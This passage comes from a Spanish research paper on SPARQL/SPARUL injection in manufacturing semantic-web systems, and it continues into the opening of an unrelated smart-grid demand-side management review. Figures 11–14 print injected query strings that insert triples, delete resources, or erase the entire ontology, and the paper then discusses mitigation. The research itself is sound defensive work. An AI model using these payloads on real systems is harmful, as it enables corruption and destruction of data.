Esto se logra inyectando la cadena en el cuadro de texto donde se pretende asignar el código nuevo al producto designado para modificar.

La cadena comienza introduciendo el código correspondiente del producto en este caso "PR2569" seguido por los caracteres de comillas y punto como en los anteriores ejemplos (línea 4). Posteriormente, se adiciona la tripleta (línea 5), ésta está compuesta por el nombre del sujeto, en este caso en particular, "Sodium_Bromide", este nombre se encuentra acompañado del prefijo de la URI que está asociada a la ontología que está en uso. Así también se define el predicado, el cual es la propiedad que representa al código de recurso "tc:resource_code" y como objeto de la tripleta un valor para este código de recurso "RE0202". Se añade también una tripleta para agregar el reciente recurso inyectado a un proceso existente, haciendo uso de la propiedad "tc:Top_usedBy" y el objeto "tc:Make_Gel_Toothpaste". Esta secuencia de ataque finaliza con la declaración de un patrón de tripleta en la sección que define la palabra clave *WHERE*, donde el atacante puede desconocer el patrón interno, pudiendo sobrescribir la sección definida internamente con un patrón genérico (línea 8) y marcando como comentario el código correspondiente al *WHERE* predefinido internamente con los caracteres: punto, llave y numeral ". } #" (línea 9).

Consulta Manipulada

1. DELETE {
2. ?product tc:product_code
"PR2569" .}
3. INSERT {
4. ?product tc:product_code "
PR2569" .
5. tc:Sodium_Bromide
tc:resource_code "RE0202" .
6. tc:Sodium_Bromide tc:Top_usedBy
tc:Make_Gel_Toothpaste.}
7. WHERE {
8. ?a ?b ?c .}
9. #" .}
10. WHERE {
11. ?product tc:product_code
"PR2569" .}

Figura 11. Ejemplo de Inyección SPARUL de Inserción de Recurso

El siguiente ejemplo involucra un ataque que tiene como objetivo el borrado de la ontología dentro del sistema. Esto se logra por un ataque sobre la interfaz de borrado por código de producto, que se muestra en la Figura 12. El código de la consulta predefinida en el sistema se encuentra detallado debajo de la porción de la interfaz.

Borrar Producto

Ingrese Código

Borrar

Consulta interna predefinida:

1. DELETE {
2. ?product tc:product_code
 "+código_actual+" .}
3. WHERE {
4. ?product tc:product_code
 "PR2569" .}

Consulta realizada para borrado de un producto por código de producto

1. DELETE {
2. ?product tc:product_code
 "PR2569" .}
3. WHERE {
4. ?product tc:product_code
 "PR2569" .}

Figura 12. Parte de la Interfaz de Borrado de un Producto con Código de Interno

En la Figura 13 se puede apreciar el mecanismo para efectuar el ataque. La cadena que se ingresa, además del código de producto ("PR2569") contiene los símbolos punto y llave ".", seguido de la tripleta que representa el grafo genérico (línea 4). Finalmente, la cadena que se ingresa contiene la sentencia *WHERE* con la tripleta genérica (líneas 4 y 5) y se anexan los símbolos ".}" (línea 6) para cerrar la sentencia de ataque. Las líneas 7 y 8 quedan como comentario debido a que se introduce el símbolo "#" en la línea 6. Como resultado de la ejecución de esta consulta, el SPARQL endpoint identificará cada tripleta y la borrará, vaciando así toda la base de datos.

Otro ejemplo para este escenario, menos extremo a simple vista que el anterior, se puede dar en el borrado de un recurso indispensable para un proceso. La eliminación de este recurso podría ocasionar consecuencias que, dependiendo de la configuración de los mecanismos de producción, podrían o no ser advertidos por el personal o los sistemas involucrados antes que el producto pueda ser afectado.

Este ataque descrito en código de la figura 14, puede ser efectuado en una interfaz como la mostrada en la

figura 12, donde se requiere la acción de borrado de alguna instancia. El cuadro de texto provisto por la interfaz es usado para perpetrar el ataque como en los anteriores casos. En el ejemplo se muestra como ingresando un código de producto "PR2569" junto a los caracteres de comillas y punto. Se puede introducir una tripleta apuntando como sujeto de la misma, a una instancia de recurso, como el bromuro de sodio representado por la cadena "tc:Sodium_Bromide" con un predicado y un objeto genéricos ("?pred ?obj"). Se ingresa la sección de código que contiene al patrón de búsqueda *WHERE* con la instancia a eliminar como en la tripleta anterior, se cierra la sección y se adiciona el símbolo numeral para terminar el ataque y comentar el código que será omitido en la ejecución.

Consulta Manipulada

1. DELETE {
2. ?product tc:product_code "PR2569" .
3. ?sub ?pred ?obj .}
4. WHERE {
5. ?sub ?pred ?obj .}
6. #"} .}
7. WHERE {
8. ?product tc:product_code "PR2569" .}

Figura 13. Ejemplo de inyección SPARUL de Borrado con Resultado

Consulta Manipulada

1. DELETE {
2. ?product tc:product_code "PR2569" .
3. tc:Sodium_Bromide ?pred ?obj .}
4. WHERE {
5. tc:Sodium_Bromide ?pred ?obj .}
6. #"} .}
7. WHERE {
8. ?product tc:product_code "PR2569" .}

Figura 14. Ejemplo de inyección SPARUL de Borrado de un Recurso

La Tabla 1 resume los problemas de seguridad que se ha mostrado pueden ocurrir desde las entradas de usuario en la interface propuesta para el moderador.

Tabla 1. Impacto de los Riesgos sobre el Sistema

Objetivos de Seguridad	Impacto del Riesgo
Confidencialidad	Usuarios no autorizados pueden acceder a información confidencial y secreta. Un ejemplo es el acceso de los datos de Recursos Humanos desde el área de Fabricación (Figura 6).
Integridad	Un código de producto modificado por la inserción de datos puede afectar la fabricación de producto comprometiendo a la industria

Disponibilidad

(Figura 10).
La ontología es borrada, los sistemas pierden la interoperabilidad y la compañía deja de funcionar (Figura 12).

Si bien estas interfaces pueden ser manipuladas para producir ataques por inyección SPARQL, a veces no es posible prescindir de ellas. Si es necesaria su implementación deben contar con métodos de validación para mitigar estos riesgos. Sin embargo, no es el único riesgo asociado a las nuevas tecnologías de moda como lo son las relacionadas con la Web Semántica, donde la información tiende a avanzar y formar parte de una red más grande de datos enlazados.

Las políticas industriales para la seguridad informática es una tarea diaria e imprescindible para poder ofrecer calidad y confiabilidad en la entrega de los productos. Por esto en la siguiente sección se destacan algunas técnicas para mitigar los riesgos de manipulación mediante los ataques de inyección previamente mencionados.

5. Mitigación de Riesgos

En esta sección se enumerarán posibles estrategias para mitigar los riesgos que representan las entradas de valor en las aplicaciones basadas en las tecnologías de la web semántica.

En la sección anterior ejemplos de ataques de inyección con impactos significativos en la base de conocimiento fueron presentados. Estos ataques pueden ser manejados mediante la efectiva aplicación de diversas técnicas.

5.1. Control de Usuarios

El control de usuarios y asignación de permisos para un sistema es lo primero para tener en cuenta como solución para prevenir posibles ataques. Estos permisos deben variar por área y rango en el trabajo. Sin embargo, los ataques pueden provenir de un usuario interno al que se le asigna correctamente los permisos a ciertos recursos sensibles.

Si bien la seguridad de un sistema no tiene que depender de los usuarios, sino que en si misma debe ser segura, estas políticas bien implementadas tienen un efecto disuasivo sobre los posibles atacantes. A su vez el control de acceso facilita la segmentación de los usuarios que dirijan el ataque.

5.2. Validar las Entradas de Usuario

La validación de las entradas de usuario puede llevarse a cabo mediante la implementación de técnicas de filtrado sobre los valores ingresados al sistema. El mecanismo de un método de filtrado es validar cualquier

entrada que tenga un contenido ilegal para una entrada esperada. Debido al hecho que cada entrada de usuario debe aceptar contenido específico a su función, los métodos de validación pueden variar, como así también los métodos para implementar la validación.

En las situaciones detalladas en la sección anterior es suficiente que el desarrollador incorpore un método de filtrado para todo contenido que contenga el símbolo de “.” o el símbolo “#”, pero debido a la variedad de valores que pueden llegar a ser ingresados, con esto no bastaría para todo el sistema.

5.3. Funciones Parametrizadas

Las funciones parametrizadas para manejar la ejecución de consultas sobre bases de datos relacionales es uno de los métodos más usados para mitigar los riesgos de ataques de inyecciones SQL. Orduna et. al [24] aconsejan implementar métodos similares para mitigar las inyecciones SPARQL/SPARUL. Estos autores desarrollaron las funciones parametrizadas (ParametrizedString) para Jena. La que permite a los desarrolladores que hagan uso de esta herramienta poder hacer uso de este método para proteger sus aplicaciones.

6. Conclusión y Trabajos Futuros

En los últimos años con el impulso que adquirieron las tecnologías de la Web Semántica, se ha comenzado a incorporarlas dentro de las organizaciones de manufactura para lograr la interoperabilidad de los diferentes sistemas. Sin embargo, la implementación de estas modernas tecnologías no siempre va de la mano con un análisis de seguridad de los riesgos que pueden provocar. Las aplicaciones que hacen uso de las tecnologías que ofrece la Web Semántica son propensas a ataques que ponen en riesgo la integridad y confiabilidad de los sistemas que las usan. Es importante extender el conocimiento y riesgos involucrados en el uso poco adecuado de las tecnologías mencionadas en este trabajo, más aún en los sistemas industriales de fabricación, entendiéndose por estos, los sistemas implicados en el manejo del ciclo de vida de producto. Estas implementaciones van desde moderadores, para alcanzar la interoperabilidad de los distintos sistemas industriales hasta los propios sistemas industriales, desarrollados a partir de la tecnología de la Web Semántica. En este trabajo hemos presentado algunas de las vulnerabilidades más importantes y que pueden afectar drásticamente los sistemas desatendidos que no posean alguna de las estrategias propuestas para mitigar los riesgos e impactos descriptos.

El siguiente paso se centrará en expandir el alcance del análisis de vulnerabilidad a los distintos componentes presentes en la arquitectura descrita en este trabajo. A

su vez se estudiará la factibilidad del desarrollo de una base de conocimiento que sirva de soporte para el registro de los posibles ataques maliciosos que se puedan producir en el sistema. Así lograr una implementación segura de un sistema moderador con la red de ontologías presentada en trabajos anteriores por los autores de este trabajo.

7. Agradecimientos

Los autores agradecen el apoyo brindado por las siguientes instituciones: CONICET y Universidad Tecnológica Nacional (UTI3810TC y UTI3803TC)

8. Referencias

- [1] S. R. Ray and a. T. Jones, "Manufacturing interoperability," *J. Intell. Manuf.*, vol. 17, no. 6, pp. 681–688, 2006.
- [2] S. El Kadiri and D. Kiritsis, "Ontologies in the context of product lifecycle management: state of the art literature review," *Int. J. Prod. Res.*, vol. 53, no. 18, pp. 5657–5668, 2015.
- [3] H. K. Lin and J. A. Harding, "A manufacturing system engineering ontology model on the semantic web for inter-enterprise collaboration," *Comput. Ind.*, vol. 58, no. 5, pp. 428–437, Jun. 2007.
- [4] "World Wide Web Consortium (W3C)." [Online]. Available: <https://www.w3.org/>. [Accessed: 24-Aug-2017].
- [5] B. McBride, "Jena: A semantic web toolkit," *IEEE Internet Comput.*, vol. 6, no. 6, pp. 55–59, 2002.
- [6] J. Broekstra, A. Kampman, and F. Van Harmelen, "Sesame: A Generic Architecture for Storing and Querying RDF and RDF Schema," *Int. Semant. Web Conf. ISWC*, vol. 1, pp. 54–68, 2002.
- [7] O. Erling, "Implementing a SPARQL compliant RDF triple store using a SQL-ORDBMS." Technical Report, OpenLink Software Virtuoso, 2001.
- [8] S. Harris and N. Gibbins, "3store: Efficient Bulk RDF Storage," 2003.
- [9] Eric Prud'hommeaux and Andy Seaborne, "SPARQL Query Language for RDF," 2008. [Online]. Available: <https://www.w3.org/TR/rdf-sparql-query/>. [Accessed: 21-Apr-2017].
- [10] A. Seaborne *et al.*, "SPARQL/Update: A language for updating RDF graphs," *W3c Memb. Submiss.*, vol. 15, 2008.
- [11] P. Orduña, A. Almeida, U. Aguilera, X. Laiseca, D. López-De-Ipiña, and A. Gómez-Goiri, "Identifying Security Issues in the Semantic Web: Injection attacks in the Semantic Query Languages," pp. 43–50, 2010.
- [12] X. Yang, Y. Chen, W. Zhang, and S. Zhang, "Exploring injection prevention technologies for security-aware distributed collaborative manufacturing on the Semantic Web," *Int. J. Adv. Manuf. Technol.*, vol. 54, no. 9, pp. 1167–1177, 2011.
- [13] H. Asghar, Z. Anwar, and K. Latif, "A deliberately insecure RDF-based Semantic Web application framework for teaching SPARQL/SPARUL injection attacks and defense mechanisms," *Comput. Secur.*, vol. 58, pp. 63–82, 2016.
- [14] K. G. Clark, L. Feigenbaum, and E. Torres, "SPARQL protocol for RDF," *World Wide Web Consort. Recomm.*, vol. 86, 2008.
- [15] R. Chinnici, J.-J. Moreau, A. Ryman, and S. Weerawarana, "Web services description language (wsdl) version 2.0 part 1: Core language," *W3C Recomm.*, vol. 26, p. 19, 2007.
- [16] "RDFLib - Semantic Web Standards." [Online]. Available: <https://www.w3.org/2001/sw/wiki/RDFLib>. [Accessed: 24-Aug-2017].
- [17] "ARC - Semantic Web Standards." [Online]. Available: <https://www.w3.org/2001/sw/wiki/ARC>. [Accessed: 24-Aug-2017].
- [18] P. Haase *et al.*, "The neon ontology engineering toolkit," WWW, 2008.
- [19] "Cognitum | Fluent Editor." [Online]. Available: <http://www.cognitum.eu/semantics/FluentEditor/>. [Accessed: 25-Aug-2017].
- [20] A. Tursi, H. Panetto, G. Morel, and M. Dassisti, "Ontological Approach for Products-Centric Information System Interoperability in Networked Manufacturing Enterprises," *Annu. Rev. Control*, vol. 33, pp. 238–245, 2009.
- [21] "Top 10 2017-Top 10 - OWASP." [Online]. Available: https://www.owasp.org/index.php/Top_10_2017-Top_10. [Accessed: 24-Aug-2017].
- [22] "What is an SQL Injection? SQL Injections: An Introduction." [Online]. Available: <http://resources.infosecinstitute.com/sql-injections-introduction/>. [Accessed: 24-Aug-2017].
- [23] M. Howard and D. LeBlanc, *Writing secure code*. Pearson Education, 2003.
- [24] P. Orduña, A. Almeida, U. Aguilera, X. Laiseca, and A. Gómez-Goiri, "MORE LAB. Injection attacks,," 2010. [Online]. Available:

- http://www.morelab.deusto.es/code_injection/. [Accessed: 24-Aug-2017].
- [25] T. O. Foundation, “SPARQL Injection attacking the triple store Introdizione al Web Semantico SPARQL Injection Demo Oltre la SPARQL Injection Conclusioni,” no. November, 2012.
- [26] F. Bamashmoos, I. Holyer, T. Tryfonas, and P. Woznowski, “Towards Secure SPARQL Queries in Semantic Web Applications Using PHP,” *2017 IEEE 11th Int. Conf. Semant. Comput.*, pp. 276–277, 2017.
- [27] “Using Prepared Statements (The Java™ Tutorials > JDBC(TM) Database Access > JDBC Basics).” [Online]. Available: <http://docs.oracle.com/javase/tutorial/jdbc/basics/prepared.html>. [Accessed: 24-Aug-2017].
- [28] “SQL Injection Prevention Cheat Sheet - OWASP.” [Online]. Available: https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet. [Accessed: 24-Aug-2017].
- [29] S. Onofri and L. Napolitano, “SPARQL Injection attacking the triple store,” in *OWASP-Italy Day*, 2012.
- [30] A. L. Fraga and H. P. Leone, “Una Arquitectura de Niveles Basada en Ontologías para Lograr la Interoperabilidad entre Estándares,” in *45º Jornadas Argentinas de Informática*, 2016.
- [31] A. L. Fraga, M. Vegetti, H. P. Leone, and I. De Desarrollo, “Interoperabilidad Semántica entre Estándares de Datos Industriales para Productos,” *4to Congr. Nac. Ing. Informática / Sist. Inf.*, 2016.
- [32] “ISO TC 184/SC 4.” [Online]. Available: <http://www.tc184-sc4.org>.
- [33] R. Overview, *Software Architecture Patterns*, vol. 32, no. 5 Suppl. 2014.

Smart Grid and Demand-Side Management Review

Diego Lizondo^{1,3}, Adrian Jimenez¹, Pedro Araujo¹, Adrian Will^{1,2}, Sebastian Rodriguez^{1,3}

¹Grupo de Investigación en Tecnologías Informáticas Avanzadas – U.T.N.-F.R.T.
Rivadavia 1050, Tucumán, Argentina

²Universidad Nacional de Tucumán - Facultad de Ciencias Exactas y Tecnológica
Av. Independencia 1800, Tucumán, Argentina

³Concejo Nacional de Investigaciones Científicas y Técnicas (CONICET)
{diego.lizondo;adrian.jimenez;pedro.araujo;adrian.will;sebastian.rodriguez}@gitia.org

Abstract

El consumo de energía, específicamente de energía eléctrica ha crecido de manera sostenida en las últimas décadas. Debido a los nuevos requisitos de los usuarios consumidores y al surgimiento de nueva tecnología se nacimiento a las Redes Inteligentes o Smart Grids. En éste contexto, es que surge la propuesta de Demand-Side Management (DSM) como alternativa para el control y uso eficiente de la energía. El presente trabajo tiene como objetivo realizar una revisión de la literatura en el área de las DSM, teniendo dos focos principales: i) implementación de algoritmos de DSM basados en una metáfora biológica-natural o modelos matemáticos estadísticos; ii) plataformas de implementación de los algoritmos, específicamente empleando Sistemas Multi-agente.

Palabras Claves: Smart Grids; Demand-Side Management; Algoritmos Bio-inspirados; Sistemas Multi-agente.

1. Introducción

La demanda de energía, en sus diversas formas, ha incrementado de manera sostenida en la última década [1]. Tal incremento se ve impulsada por el surgimiento de nuevas tecnologías y el crecimiento natural de la población global. Dicha demanda de energía, específicamente energía eléctrica, sitúa un panorama general en el cual el sistema eléctrico ve superada sus capacidades de control y monitoreo. Este sistema eléctrico “tradicional” con su concepción de flujo energético unidireccional desde la Generación, pasando por el Transporte y finalmente por la Distribución, ha quedado obsoleto. Para solventar dicha situación es que han aparecido las denominadas *Redes Eléctricas Inteligentes* o *Smart Grids* [2].

Las Smart Grids (SG), también conocidas con la redes eléctricas 2.0, plantean un cambio de paradigma, en el cual se incluye un conjunto de elementos nuevos a la red, de los cuales se destaca:

- Cliente/Consumidor final como elemento activo.
- Generación Distribuida.
- Almacenamiento local de energía
- Sistema de Información inteligente.
- Infraestructura de medición avanzada (AMI).

La nueva idea de red inteligente se puede ver ilustrada en la Figura 1, en la cual se puede apreciar la generación distribuida (eólica, solar), almacenamiento distribuido (baterías, automóviles eléctricos, supercapacitores), y un sistema de control que se encargue de monitorear y administrar el sistema general. Todos estos elementos se encuentran conectados por una red de comunicación adecuada (AMI).




Figura 1: Representación de la estructura de una Smart Grid. Fuente: Furukawa Smart Grid System.

Además de las ventajas que suponen las SG en pos de brindar un mejor servicio por parte de las Empresas de Energía, cabe mencionar el impacto en el cambio

climático que genera el uso racional y eficiente de la energía, tal como se expresa en el *Acuerdo de París*[3].

Cabe mencionar que en Argentina, en Diciembre de 2015 el gobierno nacional decretó la emergencia energética[4]. En dicho comunicado se remarcó que el sector productor de energía eléctrica se encontraba en buen estado, pero que el sector distribuidor se veía seriamente afectado.

Gran parte de los trabajos relacionados a las redes inteligentes, están orientados a la recolección de datos, para emplear técnicas basadas en inteligencia artificial para así poder conocer más sobre los hábitos de los consumidores y poder aplicar con ellos las técnicas de control adecuadas[5].

Si bien los sistemas de control para las redes eléctricas siguen la tendencia general de un modelo centralizado, con las redes inteligentes fue introducido el enfoque distribuido. Esto se debe en gran medida al surgimiento de lo que se conoce como el *Internet de las Cosas* (IoT) y de los *Cyber-Physical Systems* (CPS)[6], [7]. Los mismos permiten modelar y conectar electrodomésticos, aparatos, sensores, actuadores, entre otros, a internet con el objetivo de poder interactuar con ellos a través de sistemas informáticos.

En este contexto, centramos nuestra atención en los sistemas basados en *Demand-Side Management* [8], [9]. La propuesta de DSM apunta a controlar la demanda de consumo a partir desde los nodos inferiores de la red eléctrica. En otras palabras, propone controlar el consumo a partir de la posibilidad de influenciar a los consumidores finales.

Este trabajo tiene por objetivo hacer una revisión de las investigaciones y desarrollos realizados por la comunidad científica relacionados a DSM, teniendo en cuenta los siguientes aspectos principales: i) implementación de algoritmos basados en una metáfora biológica-natural o modelos matemáticos estadísticos; ii) plataformas de implementación de los algoritmos, específicamente empleando Sistemas Multi-agente (SMA) [10]. Cabe mencionar que otros surveys o review ya fueron realizados, como los presentados en [11], [12], pero ninguno de ellos tuvo como centro principal de atención los objetivos que fueron propuestos en el presente trabajo. La motivación para realizar éste trabajo se ve basado en el hecho que existe una vaga noción de la forma de implementar las técnicas de DSM, como así también de las ventajas de usar algoritmos bio-inspirados, ya que el problema en sí del control de consumo energético resulta ser de una complejidad elevada. Pocos trabajos han sido desarrollados con el espíritu de mostrar una implementación con una base tan firme como la que proponen los SMA.

El resto de éste paper se organiza de la siguiente manera: Sección 2 presenta las características principales de Demand-Side Management, las estrategias y técnicas

empleadas por lo general. La Sección 3 presenta los trabajos de DSM que emplearon modelos bio-inspirados, determinísticos o probabilísticos. En Sección 4 se presenta propuestas de DSM con implementación basada en Sistemas Multi-Agent. Finalmente en 5 se puede encontrar las conclusiones del presente trabajo.

2. Demand-Side Management

En paradigma planteado por las Smart Grids dio pie al surgimiento de nuevas técnicas y enfoques para el control y la gestión de la energía. Uno de ellos se conoce como Demand-Side Management (DSM), el cual tiene como objetivo principal el controlar o influenciar el consumo eléctrico desde los clientes/consumidores finales.

Para ellos, DSM establece tres tipos de estrategias principales:

- **Eficiencia Energética:** propone utilizar dispositivos que sean energéticamente más eficientes, aplicado a electrodomésticos tal como freezers, heladeras, lavarropas, etc. Existe toda una categorización y etiquetado obligatorio que denota la eficiencia del consumo energético¹.
- **Demand Response (DR):** Consiste en la aplicación de métodos tendientes a reducir, achatar o mover el consumo eléctrico a períodos en el cual existe una menor demanda. Anteriormente, era el método principal con el cual las empresas de energía intentaban enfrentar el problema del Pico de Consumo[13], comúnmente usando políticas de franjas horarias de tarifa reducida.
- **Dynamic Demand:** consiste en una técnica por la cual se altera el ciclo de funcionamiento normal de los dispositivos con el fin de adelantar o postergar unos segundos el arranque de los equipos. Con ello se pretende reducir el factor de potencia de la red, lo cual indica el emplear monitoreo constante de la misma.

Los tres métodos de DSM, muestran un conjunto de acciones que deben tomar, a su vez de que existe intrínsecamente un alcance de aplicación y grado de respuesta controlada que se puede obtener de cada una de éstas políticas. En ello hacemos referencia a la escala de aplicación que posee el método para poder generar un cambio en el consumo, como así también al grado de control. En éste último aspecto, consideramos activo al método de Dynamic Response, mientras que los otros dos son pasivos, ya que la empresa de energía o mejor dicho, el sistema de control, no puede afectar activamente el

¹ <https://www.minem.gob.ar/consejos-eficiencia/>

consumo, dependiendo exclusivamente del comportamiento del cliente.

A su vez, es necesario establecer las técnicas que existen asociadas a DSM, de las cuales nombrar a las técnicas de Peak Clipping, Valley Filling, Strategic Conservation, Strategic Load Growth, Load Shifting y Flexible Load Shape.

Tal como se muestra en la Figura 2, Peak Clipping realiza activamente un control del consumo, apagando equipos o generación distribuida, logrando así reducir el pico de consumo.




Figura 2: Técnicas de Demand-Side Management.[5]

Por su lado, Valley Filling, impulsa la política del consumo fuera de la franja horaria del pico de demanda, lo cual beneficia enormemente a la producción de energía, ya que el costo de generación es reducido. Strategic Conservation tiende a el uso eficiente de la energía y a maximizar el aprovechando de la misma, mejorando la tecnología relacionada al consumo de los aparatos. Strategic Load Growth se encuentra más orientado al distribuidor de energía, con el cual centra su foco en utilizar dispositivos inteligentes con el fin de establecer fuentes de energías más competitivas. La estrategia de Load Shifting intenta promover que el consumo de energía se mueva desde la franja horaria de pico de demanda hacia períodos de menor carga eléctrica, conservando el mismo consumo total. Finalmente Flexible Load Shape establece la propuesta de un control consensuado entre los productores y los consumidores, para limitar el consumo de energía en el momento que así sea necesario. Esto implica que las empresas de energía puedan controlar el consumo de los usuarios a través de limitadores y sistemas que logren actuar dinámicamente según la situación lo amerite.

3. Algoritmos de control para DSM

En toda investigación orientada a la optimización de procesos, recursos, o algún aspecto en particular, resulta necesario definir la aproximación con la que se quiere resolver un problema. Una clasificación aceptable sería la de intentar agrupar los trabajos según el uso de algoritmos determinísticos o heurísticos, como así también probabilísticos. Pero en nuestro caso, estamos interesados en lograr clasificar los algoritmos de DSM en dos grandes conjuntos: los que son basados en una metáfora biológica o natural, y los que no lo son.

Un algoritmos bio-inspirado, es aquel que utiliza una modelo abstraído de un comportamiento que se observa en la naturaleza o la biología, y sus orígenes pueden ser muy diversos. Ejemplo de ellos son los modelos de *Colonia de Hormiga*[14], *Enjambre de Abejas*[15], *Presas-Predador*[16], como así también *Redes Neuronales Artificiales (RNA)*[17], *Algoritmos Genéticos (GA)*[18], *Sistema Inmune Artificial (AIS)*[19], por mencionar los más conocidos y relevantes, y teniendo en cuenta la existencia de incontables variaciones, adaptaciones e hibridación entre dos o más de los ya mencionados.

Dentro del área de las RNA aplicadas a DSM, podemos mencionar el trabajo presentado en [5], el cual propone la red neuronal para poder clasificar los tipos de consumidores que existen en la red a través de sus perfiles de carga. Para ello hace uso datos medidos, a partir de los cuales un sistema de control puede elegir cual estrategia de DSM es la adecuada aplicar en cada caso.

En otro escenario, en [20] se propone emplear una RNA combinada con un sistema Fuzzy para poder predecir el costo o precio de la energía, con el cual se pretende influenciar el consumo. Muchos trabajos tiene por objetivo común optimizar el valor de la energía o “pricing”, y dependiendo del tipo de predicción que se realice tomar decisiones de mercado. En un escenario similar podemos situar al trabajo presentado en [21], en el cual usa la red para poder establecer de mejor manera las franjas tarifarias con las cuales se puede llegar a realizar un control de demanda. A su vez, [22] propone también el uso de las RNA pero empleando Programación Lineal (PL) para resolver el problema de control de consumo.

En el caso de los modelos que emplean algoritmos híbridos, encontramos en [23] una propone de un sistema de control para el sector residencial, en el cual se incorpora fuentes de generación distribuida. El sistema emplea un módulo de coordinación y otro planificador con una RNA del tipo *Multicapa Preceptron (MLP)*, además de un AG con el cual se ajustan ciertos parámetros de la función objetivos. El foco se encuentra colocado en poder maximizar el uso de la generación,

particularmente de la distribuida por Paneles Solares (PV).




Figura 3: Estructura de un red neuronal con siete entradas y una única salida.[20]

Siguiendo la línea de sistemas de control basados en heurísticas, específicamente las basadas en Algoritmos Genéticos, podemos mencionar el trabajo presentado en [24] en la cual propone un conjunto de estrategias de Demand Response aplicado al consumo generado por calentamiento de agua en domicilios. En el mismo demuestra que la estrategia basada en AG genera la mejor respuesta respecto al control de consumo, aunque otra estrategia basada en *Programación Lineal (LP)* es la que mejor disminuye los costos asociados a despacho de generadores. Por su lado, [25] presenta tres estrategias aplicados a sistemas HVAC (Heating, Ventillation and Air Conditioning System) con el objetivo de reducir el consumo de energía manteniendo el confort del susuario. Para ello hace uso de un Modelo Simplificado de Temperatura aplicando *Programación Dinámica* y a AG, y un modelo basado en *Energy Plus (EP)* con AG.

Por otro lado, [26] presenta un algoritmo que los autores denominan *Cooperative Particle Swarm Optimization (CPSO)*. EL CPSO tiene por objetivo controlar el funcionamiento de los dispositivos de una *SmartHome* considerados alterables en tiempo (*time-shiftable*) y en consumo (*power-shiftable*). Propone una optimización local por zonas, de modo que dependiendo del grado de agregación se puede llegar a realizar una mejora sustancial globalmente del consumo eléctrico. Un trabajo similar, presentado en [27] pero inspirado en la Red Inmune Artificial (AIN) como núcleo del sistema de control distribuido. El sistema realiza un control de dispositivos de aire acondicionado de los consumidores conectados a lo que los autores denominan *Nodo Fuente de Energía (ESN)*, del cual se mide la carga eléctrica. Sobre dicho ESN es que se establece un límite de

consumo, al cual el algoritmo de AIN responde, y por el cual se otorga permisos de consumo a los dispositivos controlados aplicando así un control activo de la demanda. Finalmente, en [28] se plantea un sistema al cual consideramos semi-distribuido por el cual se emplean como elemento de control a los vehículos híbridos o eléctricos. Definen un sistema de DR por el cual por un lado emplean Hyper-heurísticas para encontrar la solución óptima para una función multi-objetivo, de la cual se relaciona el ahorro de consumo, la reducción de gases de invernadero, el costo de producción de la energía y el ahorro por el uso del sistema propuesto. Adicionalmente, podemos citar a [29], que propone una heurística general, además de una formalización matemática del problema del pico de consumo como minimización basando el comportamiento del sistema únicamente con una estrategia de power-shifting.

Si bien se ha demostrado que los sistemas basados en heurísticas responden más adecuadamente que los sistemas determinísticos a entornos o condiciones dinámicas y cambiantes, en las cuales la posibilidad de adaptación es crucial, son pocos los trabajos realizados con éste enfoque en el campo de las DSM. Por su parte, al centrar nuestra atención en sistemas basados en modelo probabilísticos y con métodos determinísticos, podemos encontrar una amplia variedad de ellos en la literatura científica.

Ejemplo de ello se puede encontrar en [30], en la que se propone un modelo denominado *Multi-objective Mixed Integer Linear Programming (MOMILP)*. El modelo sigue el objetivo de poder minimizar el pico de consumo y el costo de la electricidad, todo esto dentro del marco de una zona determinada o vecindario. Similar a otros enfoques, el sistema consiste en un dispositivo llamado *SmartHome Controller (SHC)* que controla aparatos susceptibles de ser power-shiftables o time-shiftables. A su vez, en [31] se presenta un modelo de *Optimal Power Flow (OPF)* basado en *Optimización lineal (LP)*, con el objeto de aplicar la técnica de *Load Shedding (LS)*.

En [32] se puede observar una propuesta en la cual se intenta hacer una optimización local aplicado a una casa, con un sistema central que busca reducir el consumo general del usuario. Para ello también propone el uso de sistemas de energía renovable y almacenamiento, en momentos de picos de consumo.

En [33] se describe una implementación que aplica estrategias de prioridad a un algoritmo que propone un esquema de retraso optimizado. El mismo apaga dispositivos en horas de pico y los enciende en horas fuera del pico. Propone un dispositivo llamado *ACD (Appliance Controller Devices)* que recibe información de un *Smart Meter* conectado en la casa. Plantea la posibilidad de usar tres esquemas de control, *Delay*

Based Optimization Scheme, Switched Optimal Control, y Frequency Control. El ACD tiene embebido un algoritmo, el cual toma las decisiones del modo de funcionamiento de los dispositivos que son considerados susceptibles de controlar.

